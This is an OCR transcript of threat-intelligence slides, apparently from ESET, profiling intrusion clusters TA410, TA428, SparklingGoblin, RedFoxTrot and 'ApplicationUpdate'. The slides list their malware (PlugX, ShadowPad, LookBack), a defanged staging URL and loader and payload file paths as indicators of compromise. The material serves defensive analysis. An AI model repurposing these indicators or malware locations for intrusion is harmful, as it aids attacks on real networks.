
# ApplicationUpdate cluster

- Not currently tied to any known threat actor

# ApplicationUpdate cluster - Details

- Main actions observed:
  - `createhidetask.exe`
  - `ApplicationUpdate.exe`

- Staging server:
  `http://www.registerservicesinfo[.]com/favicon.ico`




ApplicationUpdate – Aug. 12th

TA410 – Aug. 13th

TA428 – Aug. 24th

SparklingGoblin – Aug. 31st

RedFoxTrot – Sep. 9th



Intent

Since

2018

Targeting

Digital Security
Progress. Protected.

FlowCloud

Royal Road

LookBack

X4

QuasarRAT


PlugX

# TA410 - Details

- Main actions observed:
  - PlugX loader: `C:\programdata\Microsoft\DRM\SbieDll.dll`
  - Log file: `C:\users\hellokety.ini`

- LookBack – modified `libcurl.dll`
  - `C:\windows\temp\phx3e1zd\phx.dll`

# LookBack




A lookback under the TA410 umbrella: Its cyberespionage TTPs and activity

ESET researchers reveal a detailed profile of TA410: we believe this cyberespionage umbrella group consists of three different teams using different toolsets, including a new version of the FlowCloud espionage backdoor discovered by ESET.

Alexandre Côté Cyr Matthieu Faou

27 Apr 2022 - 03:00PM

https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/



ApplicationUpdate

Aug. 12th

TA410

Aug. 13th

TA428

Aug. 24th

SparklingGoblin

Aug. 31st

RedFoxTrot

Sep. 9th

Intent

Since

2014

Targeting

RoyalRoad

Tmanger


Albaniiutas

PlugX

ShadowPad

# TA428 - Details

- Main actions observed:
  - .NET and VMProtected loaders:
    ```
    C:\Windows\SYSTEM32\wlbsctrl.dll
    C:\inetpub\wwwroot\wlbsctrl.dll
    C:\windows\ime\wlbsctrl.dll
    ```
  - Payloads:
    ```
    C:\windows\ime\tempbk.dat
    C:\Windows\ime\ime.bak
    C:\windows\help\tmp.dat
    C:\Windows\Help\tmp.log
    ```




ApplicationUpdate – Aug. 12th

TA410 – Aug. 13th

TA428 – Aug. 24th

SparklingGoblin – Aug. 31st

RedFoxTrot – Sep. 9th



Intent

Since

2018

Targeting

InstallUtil loaders

CROSSWALK

SideWalk

